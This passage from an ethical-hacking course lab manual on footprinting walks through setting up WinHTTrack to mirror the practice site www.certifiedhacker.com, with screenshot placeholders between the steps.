


Module 02 – Footprinting and Reconnaissance

3. Enter the name of the project (here, **Test Project**) in the **New project name:** field. Select the **Base path:** to store the copied files; click **Next >**.




4. Enter a target URL (here, **www.certifiedhacker.com**) in the **Web Addresses: (URL)** field and click **Set options....**




Module 02 – Footprinting and Reconnaissance

5. **WinHTTrack** window appears, click the **Scan Rules** tab and select the checkboxes for the file types as shown in the following screenshot; click **OK**.

